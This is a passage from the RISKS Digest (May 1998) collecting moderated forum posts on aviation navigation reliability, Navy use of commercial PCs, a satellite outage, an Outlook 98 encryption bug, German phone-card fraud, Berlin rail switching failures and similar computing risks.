[Leader] Frankston ends by citing the Web as a "good example" of a resilient distributed system [...] I agree that the web is, over all, a robust distributed system. But to imply that aircraft should be developed by "hacking" rather than "design" suggests that the penalty for error in an aircraft is similar to the penalty for a web server going down! [...] the design techniques used should be chosen in part based on the cost of being wrong. Hacking is great if you don't mind occasional crashes.

Rob Borsari <robb@pyramid.com> played the role of the offended pilot, giving double meaning to the phrase `enough is enough':

[begin Borsari]

[...] The technology of flight navigation is very reliable and accurate with out using any "modern electronics" at all. It is quite possible and safe to navigate a plane using a magnetic compass and a watch. In fact all of the computer systems on the plane rely on these two instruments for their baseline data. [...]

"Strange systemic interactions [Frankston quote]" in a flight navigation system means that you are given a position with an unknown variance. This can be fatal. It is far better to know that you don't know where you are then to incorrectly assume that you are given a precise position when it is incorrect.

And here is the insulting part: Lousy navigation. I flew a 1946 Cessna for many years using only a mag compass a watch and the most basic of radio navigation systems VORs. [...] any trained pilot can use those tools to locate his position and allow accurate navigation.

Here is a list of electronic navigation technologies in order of age:

Radio Range

ADF

ILS / GS

VOR (Tacan for the military but that is a different story)

DME

Omega

LORAN

GPS

The only one not currently in use is the Radio Range. Any one of them provides a cross check to the pilot's basic navigation. Without any of them an aircraft can still be navigated safely. In bad weather

you need
at least a VOR for navigation and ILS for precision navigation.
[end Borsari]

Many of these points were also addressed by Kyle Schmidt
<Kyle.Schmidt@Toronto.Messier-Dowty.gmsmail.com> and
David Eklund <DavidEklund@compuserve.com>.

Bob Frankston <Bob_Frankston@frankston.com> replied:

[begin Frankston]
[...] avionics is just an example [...] to emphasize the flaws
in the
philosophy of "whole system testing". It just doesn't scale in a
world
where there are no systems that work in isolation.

The Internet is a great counter-example. It shifts the
responsibility
for reliability (including defining what is meant by
reliability) to
the end points and doesn't do more than try to get packets
through
reasonably often and reasonably quickly. See
<http://www.reed.com/Papers/EndtoEnd.html> [...]

If we were better able to evolve systems and to add functionality
without decreasing reliability we would be to take advantage of
the
rapid evolution in capability, performance, cost and reliability,
we've seen in computer systems. Reliability?? Yep. I know that
computers crash (or otherwise get befuddled) but I'm glad to
have the
choice of having a very powerful system even if I do have to
press
reset once in a while. It is wonderful that the Web allows bad
HTML
and stale URLs.

I realize that these issues are as much about marketplace
philosophy
as about technology. But a point of Risks is that technology
doesn't

exist in isolation. While it is useful to be aware of risks, the issue is more one of tradeoffs. Which risks does one choose and when does the design paradigm have to change?
[end Frankston]

Now, one can observe that some discussants, including Frankston, focus on reliability but barely mention safety. For those unsure of the difference, I quote from Nancy Leveson's text *Safeware*:

[Leveson, p163] **Reliability** is the characteristic of an item expressed by the probability that it will perform its required function in the specified manner over a given time period and under specified or assumed conditions. [The second definition on p172 is similar. PBL]

[Leveson, p175] An **accident** is an undesired and unplanned (but not necessarily unexpected) event that results in (at least) a specified level of loss.

[Leveson, p181] **Safety** is freedom from accidents or losses.

What's the difference? A car whose brakes always work but which often won't start is safe but not reliable. A car whose brakes occasionally don't work but which starts every time is probably more reliable but certainly less safe.

Suppose, as many of us and also the FAA believe, safety is a major issue in aviation data systems. Now, it's easy to see how braking systems involve safety whereas cabin reading lights may not, partly one may suspect because they play different roles. But since it has been

argued that a compass and a GPS can be used to play similar roles, and these roles are informational rather than directly physically-causal, is there an example of an important safety consideration that would not also be a reliability issue? Indeed yes - the failure modes of the compass are more visible and testable; the failure modes of the GPS can be hidden. Knowing when you're broken is a safety issue.

Suppose Frankston were to be right in his more general point that uncoordinated human market activity can ultimately ensure the emergent property of reliability - his argument that the WWW is an example is certainly worth debating. Those who think that such activity might also ensure safety may wish to ponder whether seated passengers on commercial jets tend to keep their safety belts fastened in cruise.

The last word on safety goes to Peter Mellor:

[Mellor] I do think it would be a good idea to point out to the average frequent flier that seeing the pilot getting on board with a toy GPS should inspire as much confidence as seeing her get on board with a guide-dog.

edited by Peter Ladkin

✈ Re: Once again, I'm risking my life flying (Frankston, [RISKS-19.73](#))

Jim Wolper <wolpjame@cwis.isu.edu>

Tue, 12 May 1998 16:42:16 -0600 (MDT)

Bob Frankston, in [RISKS 19.73](#), writes about avionics, and raises issues about complex systems. I have changed the order of some of the quotes for clarity. I have omitted his arguments in favor of redundancy.

> But the new problem is (was) a bad compass. The third compass on the plane
> had to be replaced due to FAA rules [...] what is of concern is that they
> couldn't just go out to the store, buy a GPS, and place it in the cockpit.
> As a passenger, when I bring my GPS and PC, I've got technology far far
> ahead to the technology on the plane.

As Bob notes elsewhere, a transport aircraft is a complex system, but he seems to ignore the role of the crew in its operation. Here's an analogy:
since I am a pilot, I probably know more about navigation than the average train crew, but my bringing a GPS and PC onto a train will not improve its safety or reliability unless I know something about trains, switches, signals, and the like.

> The reason that the systems can't be upgraded is that the whole plane
> would have to be recertified as a new aircraft [...] There is something
> very wrong here. The engineering practices that are supposed to assure our
> safety seem to work to assure our lack of safety.

I would argue that GPS is no safer than other navigation systems; its advantage is its efficiency. It is certainly neither failure proof nor fail-safe. Nathaniel Bowditch (1773 - 1838), compiler

of the first compendium on navigation, wrote "A prudent navigator will never limit himself to a single method, particularly one requiring

... a device that is subject to mechanical damage or loss." The most robust navigational device is the compass. Speaking as a pilot, if the chips (no pun intended) were down and I could only have one navigational device I would choose the compass over the GPS every time.

> I presume, though, that the mechanical systems try to be
> independent-enough to reduce the propagation of failures.

Actually, American 191, the DC-10 lost at O'Hare in May 25, 1979, uncovered many interactions in the mechanical systems.

[Corrected in ARCHIVE copy. PGN]

> But, if we think about the simple example of just placing a GPS in the cockpit and allowing the airplanes computer to use the data we have a very different model.

I would argue that this is not a simple example. A GPS would need to be thoroughly tested for system interactions, wiring would be needed, software would be needed to interface with the existing navigational systems, company training manuals would need to be rewritten (I work part-time for a charter operator, and I am currently rewriting the training manual for one of the aircraft types we operate; it is a rather large task), the Minimum Equipment List (which must be consulted when there is inoperative equipment; it's why the original flight couldn't depart without the spare compass) would need to

be revised, and maintenance and inspection procedures would need to be revised. I would be uncomfortable about omitting any one of these steps.

> Yes, there can be strange systemic interactions. But, instead, we have a
> situation that assures lousy navigation rather than permitting
> improvements when available.

The situation does not assure lousy navigation. It assures good navigation and avoids strange interactions.

> Understanding how to build such resilient distributed systems is still in
> the challenge category.

Exactly.

Jim Wolper ATP/PhD/CFI, Associate Professor of Mathematics, Idaho State University; Pilot/Instructor, Avcenter, Inc.



Report problems with the web pages to [the maintainer](#)



THE RISKS DIGEST

Forum on Risks to the Public in Computers and Related Systems

[ACM](#) Committee on Computers and Public Policy, [Peter G. Neumann](#), moderator

Volume 19: Issue 76

Monday 25 May 1998

Contents

- [Navy stops teaching celestial navigation](#)
[George Mannes](#)
- [Re: Navy turns to off-the-shelf PCs to power ships](#)
[Jeff Jonas](#)
[Paul Wright](#)
[Marc Binderberger](#)
[Greg Lindahl](#)
- [Navigation tech and the Navy](#)
[Mike Albaugh](#)
- [Medical effects of the Galaxy IV malfunction](#)
[Ron Adams](#)
- [Satellites and pagers](#)
[Mickey McInnis](#)
- [GPS correction](#)
[Dave Weingart](#)
- [GPS jamming/spoofing](#)
[Paul Wallich](#)
- [Failure modes when the power fails](#)
[Nicholas C. Weaver](#)
- [Computer-based election problems?](#)
[Debora Weber-Wulff](#)

- [Re: Encrypting e-mail -- or not?](#)
[Dorothy Denning on Michael Stutz](#)
 - [ZDNet Grief](#)
[Thomas J. Gilg](#)
 - [Info on RISKS \(comp.risks\)](#)
-

⚡ Navy stops teaching celestial navigation

George Mannes <george@thestreet.com>

Thu, 21 May 1998 15:26:16 -0400

> ANNAPOLIS, Md. (AP) -- The computer has sunk the ancient art
> of celestial
> navigation at the Naval Academy. In the new academic year,
> midshipmen
> will no longer have to learn the often tedious task of using a
> wedge-shaped sextant to look at the stars and plot a ship's
> course.
> Instead, the academy is adding a few extra lessons on how to
> navigate by
> computer. Naval officials said using a sextant, which is
> accurate to a
> three-mile radius, is obsolete. A satellite-linked computer
> can pinpoint
> a ship within 60 feet. [...]
(<http://www.sjmercury.com/business/tech/docs/058935.htm>)

George Mannes, Two Rector Street, 14th Floor, New York, NY 10006
212-271-8208 george@thestreet.com <http://www.thestreet.com>

[Also noted by George Dinwiddie <gdinwiddie@min.net>, dc@panix.com (David W. Crawford) (who remarked on the timeliness of

Peter Ladkin's summary of GPS vs sextant!), and psm@air16.larc.nasa.gov (Paul S. Miner).]

[I suppose SExtants have been eliminated in response to the Navy's efforts to avoid repetitions of Tailhook. Or perhaps references to these devices were being censored

by filtering programs and removed from training manuals.
PGN]

✶ Re: Navy turns to off-the-shelf PCs to power ships ([RISKS-19.75](#))

Jeff Jonas <jeffj@panix.com>

Thu, 21 May 1998 15:25:03 -0400 (EDT)

I can't remember the acronyms, but for many years now, US military acquisition has been adjusting to using standard commercial products in places where military spec was not warranted. I'd like to believe that it's due to commercial products being ISO9001 compliant and highly reliable, thus meeting many needs. (ex: ASUS motherboard monitor fan rotation, power supply voltages and all).

But I agree that off the shelf parts just don't have the ACCOUNTABILITY and MAINTAINABILITY that's required by military contracts, so I doubt any integrator/contractor will risk using too many leading edge parts. I'd like to believe there are some checks-and-balances to the procurement system and at some point, someone's head risks being on the chopping block, so untrustworthy parts get blocked (lest they lose the contract and all future business!).

As to software, I'm unsure off the shelf is allowed since it does not meet security levels; needs to support all the proprietary military interfaces &

protocols and such.

On the bright side, SUN makes militarized systems (a friend noted Suns in tanks)...

Jeffrey Jonas jeffj@panix(dot)com

✂ Navy turns to off-the-shelf PCs to power ships (Educom)

Paul Wright <pwright@idsonline.com>

Thu, 21 May 1998 21:35:08 -0400

I work in the weapons safety area for the U.S. Navy. One of my great fears is having a weapon system come in running under Windows (any version). So far, I haven't seen that. Not that there aren't systems running under Windows, but (so far) not the systems directly pointing/firing weapons. We did have one system proposed to run under Windows (3.0 at the time, I think) that would have popped up a dialog box at the Tactical Action Officer's station saying "Fire Now!", but it never made it beyond engineering development. Actually, I figure the TAO would have looked down for advice and found "Memory Error at Krnl.exe!" but that is another issue.

Software safety is one of our big concerns. We know how to analyze gears, springs and levers. 20 programs on 5 different kinds of processors under 10 different languages are a harder problem. The one saving grace with Windows is that we can ask the program manager how many times he has booted his

computer today. Luckily, few of them have Macs.

Off the shelf PCs are going into service. They are spinning up torpedos and tracking ships and correlating radar tracks. Acquisition reform can put Packard Bell in control of lots of things. But not yet Navy weapons.

✶ Re: Navy turns to off-the-shelf PCs to power ships ([RISKS-19.75](#))

<marc@sniff.ct-net.de>

Thu, 21 May 1998 20:21:11 +0000 (GMT)

Chiaki Ishikawa was wondering, if ...

> I am not quite sure what the phrase in the Educom headline "off the shelf PC", but I certainly wish that the Navy is not trusting weapon control or cruise control to Windows 95.

>From the "Secure Windows NT Installation and Configuration Guide", produced by the Naval Information Systems Security Office, PMW 161:

"The Microsoft Windows NT Server 4.0 is the standard fleet NOS."

"In response to fleet demand, the Navy has issued formal record message traffic (R 300944Z MAR 97, INFORMATION TECHNOLOGY FOR THE 21ST CENTURY) directing the migration to Microsoft's Windows NT 4.0 Server and Workstation OS no later than December 1999."

Regards, Marc

P.S.: I don't remember what the original location was. You may find my copy at <ftp://door.sniff.ct-net.de/pub/security/paper/pubnavynt.zip>

Marc Binderberger, 97076 Wuerzburg, Germany marc@sniff.ct-net.de

✶ Re: Navy turns to off-the-shelf PCs to power ships (Educom)

Greg Lindahl <lindahl@cs.virginia.edu>

Thu, 21 May 1998 16:32:06 -0400

> The U.S. Navy, facing pressure from Congress to cut spending, is
> maintaining its cutting edge by replacing expensive custom-built systems
> with off-the-shelf products.

This is less alarming than it sounds. The fact is that the fraction of all semiconductors purchased by the US military has gone from over 50% to a fraction of 1%, so the military can no longer expect its market clout to cause vendors to design special hardware for it. This has resulted in a migration from highly custom boards to ordinary industrial-strength single-board computers with commodity CPUs, running commercial real-time operating systems where appropriate. Nope, no Windows95 controlling missile launch.

You should be more alarmed at the prospect of all the military systems in the field for which spare parts simply cannot be purchased -- how many years until no 5 volt chips are produced? Will reliance on

computerized control
result in the early demise of many weapons systems, at great
cost (and risk)
to the taxpayer?

-- greg

✶ Navigation tech and the Navy (Re: Ladkin, Frankness, [RISKS-19.75](#))

Mike Albaugh <albaugh@agames.com>

22 May 1998 17:49:25 GMT

I just can't wait for the day when one of the class of '00 finds
herself in
mid-Pacific with the blue-screen-o-death on the Wintel98 box
that was
supposed to display the GPS output :-)

Later, someone quoted Henry Spencer that:

: Having a supposedly-reliable navigation aid that is lying to
you is
: much worse than having to get by without it.

Which is related to why I miss the old VaxVMS debugger's habit
of admitting
that it didn't really know what the current value of a variable
was. The
"modern" spiffy IDE's I occasionally have to use will blandly
lie through
their little cyber-teeth and claim preposterous results at
equivalent
times. Of course, the only real threat to my life from such
shenanigans has
to do with blood-pressure :-)

Mike albaugh@agames.com

⚡ Medical effects of the Galaxy IV malfunction

Ron Adams <radams@sdt.com>

Thu, 21 May 98 14:07:35 -0500

I heard on NPR yet another manifestation of the Galaxy IV malfunction: the inability of some pharmacies to verify insurance coverage during prescription refill requests. Elderly persons were told to pay cash or use a credit card to cover the full retail price, not just a co-payment. When some people could not do so, some pharmacies apparently dispensed one or two day supplies (probably suspending existing rules...quite in contrast to that Chicago hospital emergency room....)

Ron Adams, Principal - Logistics, The SABRE Group, P.O. Box 619615 M/S 4311, DFW Airport, TX 75261 <http://www.sabre.com/its> rba2@acm.org

⚡ Satellites and pagers

Mickey McInnis <mcinnis@austin.ibm.com>

Thu, 21 May 1998 14:09:25 -0500 (CDT)

I think the recent satellite failure vs. paging failures merits further study and, perhaps, even regulatory action.

Consider this scenario.

1) You buy paging service from a company with a local presence, i.e., they have a local office, people working here, etc.

2) You call a local phone number to enter a page.

3) A local radio transmits the signal to your pager.

Those unfamiliar with the process would tend to assume that the process of sending a page works locally, but in fact, it gets transmitted through one or more satellite links and through facilities in multiple ground stations. (At least this is the way many paging systems work.)

Hospitals, doctors, and other emergency personnel (and those who depend on them) are dependent on paging systems. Many businesses are dependent on paging systems. Many of these customers could be well served if there was a standalone "local" part of the system that works without communicating with the home office. Should these customers have been more informed of the "weak" links in the paging system?

Should the paging companies have provided an autonomous local system or a local backup network? I would say it's obvious that such a system could be provided, and even a ground-based backup for the satellite link could be provided, but it's a matter of cost. i.e. the system could be more robust, but it will cost money.

I think that the road ahead is paved with lawyers for the paging companies.

If your business or some service you need depends on pagers, you had better consider what kind of backups you have. You might also want to have a talk with your paging company to see what kind of backups and failure

points they have. Perhaps if enough customers press them on the issue, they'll work on their backups. Of course, if you asked them last week about backup systems, they would have probably assured you that they have redundancy and backup systems.

Actually this points out another problem. How do you really find out how good the contingency plans are for that service you buy from a multi-billion dollar multinational company? How do you know that the new CFO for the company won't farm out some vital component of the system to some location in a foreign company halfway around the world with shaky telecommunications links, potential political unrest, or some area affected by natural disasters?

Perhaps the only safe bet is to have a penalty clause for outages that is so severe that you make more money if the system is down than if it's up.

You should also consider your side of the paging (or other telecommunications) system. Did you consolidate something in some remote location to save money? What happens with the phone lines or that site breaks down?

However, as one comedian pointed out last night on cable, perhaps there is a bright side and drug dealing has decreased the past day or two.

Mickey McInnis - mcinnis@austin.ibm.com

✶ GPS correction (Re: [RISKS-19.75](#))

Dave Weingart <dweingart@chi.com>

Thu, 21 May 1998 14:51:39 -0400

Actually, I believe that the satellite is owned by some division of General Electric, but is **operated** by PanAmSat. (My pager, BTW, was one of those affected.)

Obvious Risk: I wonder if the embedded systems on the communications satellites that we all depend on now are Y2K-compliant?

Dave Weingart, AccuStaff Inc. dweingart@chi.com 1-516-682-1470

[As you recall, there is apparently still a problem that some receivers will fail at midnight between 21 and 22 August 1999, resetting to 6 Aug 1980. See [RISKS-18.24](#).]

✶ GPS jamming/spoofing

Paul Wallich <pw@panix.com>

Wed, 20 May 1998 11:48:57 -0400

I think some of the confusion I've seen in recent comments about GPS jamming comes from a failure to distinguish pure jamming (making GPS unavailable) from GPS spoofing (transmitting signals that cause a GPS receiver to report an erroneous position). Spoofing, as far as I understand it, is in principle a malicious form of differential GPS (in which a ground-based transmitter of

fixed, very-well-known position emits signals based on the difference between its known position and its GPS-derived position. I've seen such transmitters referred to as "pseudolites" because they apparently appear to GPS receivers as members of the GPS satellite constellation.) Someone who knows this stuff cold might give a much better explanation.

In the meantime, the US Naval Academy has announced that middies will no longer have to learn to navigate by sextant, evidencing a touching faith in the invulnerability of GPS transmitters and receivers under combat and disaster conditions...

Paul Wallich <pw@panix.com>

⚡ Failure modes when the power fails

"Nicholas C. Weaver" <nweaver@hiss.CS.Berkeley.EDU>
Fri, 22 May 1998 10:49:20 -0700 (PDT)

On Tuesday, May 19, at approximately 11:50 pm, the UC Berkeley campus lost power for a few hours. Apparently what happened is that there were some bad insulators in the main campus substation which needed to be replaced urgently. The campus attempted to switch over to the backup power source (a generator facility which can provide roughly 80% of the power) but that failed, causing a blackout until the generator could be repaired.

In the CS department we also learned something of how things fail. Being a rather large department, cardkeys are used to control access to

many floors
and rooms. Some cardkey locks have their own power supply,
others don't.
Those with power are unable to reach the controlling computer,
and default
to "unlock with any cardkey", while those without power default
to locked.
It is interesting that the machine rooms, wiring closets, etc,
all had power
and therefore were all unlocked, while many of the stairway
doors (to get to
the upper floors) were locked. This suggests that we need to
put the
controlling computer on a UPS and check the backup power
supplies for all
locks.

Another interesting failure damaged our file servers. Our two
big Auspex
servers have short term (<30 minute) UPS power supplies, which
actually
worked this time. (Previously, we have had the UPSs fail).
However, there
were not enough plugs in the UPSs, and the consoles for the
machines were
not plugged in to the UPS power supplies. The admins failed to
find a
9<->25 pin serial adapter in time to hook up a notebook before
the UPSs ran
out of power. Fortunately we have very good system
administrators, and with
the exception of a blown power supply which powers some of the
disks,
service was restored by the next day.

⚡ Computer-based election problems?

Debora Weber-Wulff <weberwu@tfh-berlin.de>

Tue, 19 May 1998 16:35:30 +0200

(written May 11, but our news server refused moderated groups until today...)

The general election in Germany is not until September, but a fight is going on in Berlin about the new election software. It was purchased from a town in the west of Germany, Hamm. The software was developed by programmers at city hall. It seems that the software is cool and runs under Windows 95 (did I hear someone shuddering out there?), but that there are problems interfacing to the "ancient" 16-bit software currently in use in Berlin for tallying the results from the boroughs. The "Tagespiegel" ran a large headline about the possibility of no election data in Berlin because of the 16-bit/32-bit incompatibility. A few days later we had the angry replies from Hamm, if Berlin would just get their act together and upgrade their Windows 3.1 machines everything would be just fine. The ward leaders have now replied that the software is probably okay, they just have a lot of training to do.

I see more than Windows problems here, Hamm has 190,000 inhabitants, Berlin has about 3.4 million. Could be a slight scale-up problem here, stay tuned...

Prof. Dr. Debora Weber-Wulff, Technische Fachhochschule Berlin,
FB Informatik,
Luxemburger Str. 10, 13353 Berlin, Germany <http://www.tfh-berlin.de/~weberwu/>

⚡ Re: Encrypting e-mail -- or not?

Dorothy Denning <denning@cs.georgetown.edu>

Mon, 18 May 1998 10:33:42 -0400

>From the article by Michael Stutz, "Security Bugaboo in MS Outlook?"

in Wired News, posted by James Glave:

The bug arises when a user creates an encrypted message and then tries to cancel it -- the message is not cancelled, but is sent, sans encryption.

Isn't there another risk here, namely, that a message thought to be canceled was not? The consequences of that could be as bad as third party interception. For example, suppose an employee is angry at their boss and composes an inflammatory message with a notice of resignation. Then, after blowing off some steam, decides to cancel the message.

Dorothy Denning

- - - - -
- - - - -

>Date: Tue, 12 May 1998 08:52:03 -0700

>From: James Glave <james@wired.com>

>Subject: Encrypting e-mail -- or not

>

>The risk here is that an e-mail that was intended to be sent encrypted is instead sent as cleartext, thanks to a completely avoidable bug in the interface. Obviously the interface testers dropped the ball here in a big way.
>

><http://www.wired.com/news/news/technology/story/12249.html>

>

>Security Bugaboo in MS Outlook?

>by Michael Stutz, 12 May 1998

>

>The user interface of Microsoft's Outlook 98 e-mail application is the cause

>of a new security-related bug, where users could be fooled into thinking

>that an unencrypted communication is actually encrypted -- thus sending

>potentially sensitive information in plaintext over the wires.

"The problem

>manifests itself two ways," said Scott Gode, Microsoft product manager for

>Outlook. "One is that the message is not digitally signed, and the second is

>that the message is not encrypted." VeriSign Inc. makes the digital

>certificates that are used with the S/MIME encryption in Outlook 98; these

>certificates are used to encrypt and create digital signatures for messages

>sent with the program. The bug arises when a user creates an encrypted

>message and then tries to cancel it -- the message is not cancelled, but is

>sent, sans encryption. When a recipient replies to the message, thinking

>that it was an encrypted communication, the reply e-mail is also sent with no

>encryption. "All further messages sent in reply from either party are sent

>as unencrypted plaintext messages. And there's no notification to anybody

>along the way at any time," said Russ Cooper, consultant and moderator of

>the NT Bugtraq and NT Security mailing lists. Cooper discovered the bug

>while testing the S/MIME crypto features of Outlook 98. The flaw is not in

>VeriSign's crypto implementation, rather it's in Outlook 98's user

>interface.
>
>"This is mainly a user interface issue," said Gode. "The architecture and
>integrity of what we're doing is not flawed -- it's just the way that the
>software responds to the dialog box." "It looks to me that this is very
>specific to this implementation," said Glenn Langford, group manager for
>desktop applications at security and crypto software company Entrust
>Technologies. "This kind of thing wouldn't happen in our scenario, because
>in an Entrust environment, what we're doing is not just issuing certificates
>-- we're doing the certificates, the key management, toolkits, and the e-mail
>plug-in implementation all at the same time," he said. The weakness of the
>VeriSign situation, he said, is that it's up to the implementor of the e-mail
>package -- in this case, Microsoft -- to do the security properly, because
>there's no toolkit running on the client platform. So if there's a bug
>involving the e-mail package, even though the VeriSign application functions
>perfectly, there's a security hole. Bruce Schneier, crypto expert and
>president of Counterpane Systems, is fascinated by the bug. "It's yet
>another example of cryptography broken by bad user design," he said. "This
>works counter-intuitively." "They've gotta fix it -- they can't wait for
>the next version, in my opinion," Cooper said. Microsoft, however, is
>unable to reproduce the bug. "We've been able to reproduce the problem of
>[a message] not being digitally signed," Gode said, "but have not been able
>to reproduce the problem of [a message] not being encrypted,

which is

>obviously the more potentially damaging of the two." Gode said that the

>company had been aware of the bug from other sources since late April, about

>a month after Outlook 98 was released. He said that the company has

>contacted Cooper -- who made his description of the bug public on Friday --

>with the hope of getting more data so that they could reproduce it. As to

>what causes the second part of the bug, where the message is sent

>unencrypted, Gode said that any number of possibilities could be involved,

>including how Cooper configured his machine -- or an error on Microsoft's

>part. "It could be a legitimate thing that we messed up on," he said. "I'm

>not ruling that out, but because we can't reproduce it and because we're not

>hearing this from other people, it's hard to say at this point." How could

>such a simple bug have slipped through development testing?

"People don't

>notice, because code is complicated," said Schneier. "This is the big

>problem with the Net. Look at Netscape Navigator:

>

>It comes out, bugs are found, bugs are fixed; more bugs are found, more bugs

>are fixed -- you'd think it gets better, but then a newer version of

>Navigator is released, with 80 percent more source code, more lines of

>code," he said. "There's absolutely no substitute for public scrutiny,"

>Schneier said. "But you only get scrutiny to the level of what's public."

>And so if any portion of the code is unavailable for scrutiny, the security

>risk is increased. "Not just the security portion of a code can compromise

>security," Schneier said. "Just because the digital signature
>and key
>management [portions of the source code] are correct, doesn't
>mean that you
>can't write a user interface that breaks the security." Not
>everyone thinks
>this bug is so catastrophic. "It would be a bug of a different
>magnitude if
>the user who sent the original message had every reason to
>believe that it
>were sent encrypted," said Ted Julian, an analyst at Forrester
>Research. As
>for when the bug will be fixed, Microsoft said it will play it
>by ear. "If
>[the problem] is severe and if it's something that it turns out
>we're able
>to reproduce -- and we think it could cause problems to other
>users -- that
>might necessitate some sort of little patch that we could make
>available on
>the Web," said Gode. "If it remains just the digital signing
>problem, that
>would be something we'll probably just have people live with
>for now until
>an interim release -- if there is one -- or until the next
>version comes
>out." Check on other Web coverage of this story with NewsBot
>
>James Glave, Senior Technology Writer
>Wired News <http://www.wired.com> (415) 276-8430
>

ZDNet Grief

"Gilg, Thomas J." <Thomas_Gilg@ex.cv.hp.com>
Thu, 21 May 1998 11:10:46 -0700

Like Ken McGlothlen (see [RISKS 19.74](#)), I also received an
"Announcing ZDNet
Mail" notice. It told me an account was already setup for me,

and that all I needed to do was visit their WEB site and enter my old ZDNet username and password, which ZDNet unfortunately included (problem #1) as plain text in their notice directly to me.

Problem #2 is that prior to this notice, I tried to unsubscribe from ZDNet, but even though I only recall *one* point-of-subscription, I've had to visit 2 separate points-of-unsubscription (ZDNet "Software Express" and ZDNet "ANCHORDESK") and am nowing trying to deal with a 3rd point-of-unsubscription (ZDNet "Update"). In all fairness to ZDNet, they're not the only ones with *one* point-of-subscription that results in (unbeknownst to the subscriber) *multiple* points-of-unsubscription.

Problem #3 (stupid me) is that while preparing this report, I visited the ZDNet Mail Web site, went out of my way NOT to enter the "Member" zone using my old username and password, and instead entered the "non-Member" zone to see what type of information they would want from me. Arrggg, the non-Member page still recognized me and instantly announced "xxxxx, thank you for joining ZDNet Access your new ZDNet Mail account" Zero warning going in, and no final OK/Cancel option.

Problem #4, there is no apparent information on how to unsubscribe from problem #3.

Problem #5, unlike e-mail based subs/unsubs, I have few transaction records from all of the unfortunate web-based subs/unsubs and encounters.

ZDNet is like quick-sand - every move I make to get out, I sink farther in.

Thomas Gilg <tomg@cv.hp.com>



Report problems with the web pages to [the maintainer](#)



THE RISKS DIGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, [Peter G. Neumann](#), moderator

Volume 19: Issue 77

Saturday 30 May 1998

Contents

- [German phone cards cracked](#)
[Erling Kristiansen](#)
- [Berlin trains: when all Hell breaks loose...](#)
[Debora Weber-Wulff](#)
- [Social Engineering 101: ACLU website wiped](#)
[Mich Kabay](#)
- [Millions of small firms at Y2K risk](#)
[Doneel Edelson](#)
- ["Unfixable" error in InterNIC database](#)
[Douglas Moran](#)
- [CompuServe manager sentenced on probation](#)
[Klaus Brunnstein](#)
- [CzERT group of hackers ravage Czech & Slovak cyberspace](#)
[Steven Slatem](#)
- [Information Warfare in Israel](#)
[Epstein Family](#)
- [Re: Review of RISKS comments on Frankston](#)
[Bob Frankston](#)
- [Backups; hospital power outage in Washington](#)
[Richard Cook](#)

- [Galaxy IV: multiple system single point of failure](#)
[Frederick Roeber](#)
 - [Galaxy IV: Going around your elbow](#)
[Steve Holzworth](#)
 - [Navigation and Accuracy](#)
[Dave Pierson](#)
 - [PanAmSat correction to correction](#)
[Dave Weingart](#)
 - [Re: Navy turns to off-the-shelf PCs to power ships](#)
[Ray Todd Stevens](#)
[Joel Upchurch](#)
 - [Information Survivability Workshop 1998 Call for Participation](#)
[John Knight](#)
 - [Info on RISKS \(comp.risks\)](#)
-

⚡ German phone cards cracked

Kristiansen <ekristia@xs4all.nl>

Mon, 25 May 1998 21:15:39 +0200 (CEST)

According to the Dutch press, a group of Dutch fraudsters has broken the security of German prepaid phone cards, allowing them to recharge spent cards. They buy spent cards from collectors (these cards are popular collector's items) for a few cents, recharge them and sell them at a reduced price. Allegedly, the losses so far amount to some 60 million DM (30 M\$), meaning a few million cards have been forged!

The article did not give any details about the nature of the crypto or the attack method used.

Does anybody have more details?

Erling Kristiansen

✶ Berlin trains: when all Hell breaks loose...

Debora Weber-Wulff <weberwu@tfh-berlin.de>

Tue, 26 May 1998 10:54:05 +0200

... it can only be with the help of a computer.

RISKS readers will remember the the new automated switch in Hamburg that caused days of chaos a while back (the problem was a stack overflow in a real-time system :-()), as well as the new automated switch causing problems in Wannsee and then again the new automated switch for the city train (S-Bahn) in Berlin. All made by the same company. Sunday the German Bahn introduced its new automated switching system at the newly renovated train depot Berlin-Rummelsberg and the new automated switching system in Ostbahnhof (which was renamed on the same day from Hauptbahnhof, let's just do all the changing on the same day...). Nothing new under the sun:

The plan to run 360 trains a day over the new connection through Berlin (which used to be divided into an East and a West) failed miserably on the first two days of operation. A train is to be switched through the area approx. every 10 minutes. Just a few hours after the operations began, there were delays of 1-2 hours for trains *originating* in Berlin. As the crowds gathered on the platforms, the new customer information system crashed. The

information boards went blank, the railroad personnel had no information whatsoever what train was expected when or where. Some engineers, in addition, forgot that they were not to go to Lichtenberg anymore but to the new Ostbahnhof, and managed to get their trains to Lichtenberg (how on earth can that happen?!)

Trains had 3-4 hours delays by mid-afternoon, many trains were just cancelled in the hopes of easing things, to no avail. Since there was no information, many travelers (after waiting for hours) missed their trains. The newspaper has descriptions of old ladies, a school group of children, business people and such that were disgusted and angry at the whole thing.

Even when they managed to coax the information system to display "J\"uterborg" on the board, the train that was on the tracks showed a terminus much earlier. Seems the train boards couldn't handle names with umlauts or blanks, such as "Bad Libenwerda".

The press is having a field day, there was even a report in the "Tagespiegel" today with technical information: The switching system ist Simis-C, Sicheres Mikrocomputersystem von Siemens, Generation C (secure microcomputer system from Siemens), which is to control 140 signals, 234 new signals, 279 switches (265+14?) and 398 axle counting stations. The system was accepted by the Bahn from Siemens without any problems being noted, they practiced with the system for a week and trained the engineers by showing them videos. Train spotters noticed lots of 3-person crews, meaning that there must still be a lot of engineers out there that have no idea where they are....

Monday was just as bad, 30 trains were cancelled outright to try and ease the situation. The Bahn insists (<http://www.bahn.de/konzern/news/pm80525.htm>) that it is not computer problems that they are having, and apologizes for "any inconveniences". They offer a trip on the S-Bahn over the new tracks for "only 2 DM" "sometime in the future" as little present. And maybe they will pay hotel costs and taxis for the folks trapped in Berlin.

If this was not enough, a gas explosion interrupted the North-South trains yesterday as well. We hope they get the trains sorted out sometime before Jan 1, 2000... Me? I'm driving my car this weekend!

Prof. Dr. Debora Weber-Wulff, Technische Fachhochschule Berlin, FB Informatik, 13353 Berlin, Germany weberwu@tfh-berlin.de <http://www.tfh-berlin.de/~weberwu/>

⚡ Social Engineering 101: ACLU website wiped

Mich Kabay <Mich_Kabay@compuserve.com>

Sat, 30 May 1998 02:53:55 -0400

> AOL Boosts Security After ACLU Site Hacked, By Craig Menefee,
> 29 May 1998, from Newsbytes via PointCast:

> A vandal who hacked the American Civil Liberties Union (ACLU) site at
> America Online [NYSE:AOL] has caused the giant online service to change
> procedures to make customer passwords more secure.

Key points from the article:

- * Criminal hacker harassed AOL support staff by repeatedly phoning to demand a new password for ACLU Webmaster's account.
- * There are 6,000 AOL tech support staffers.
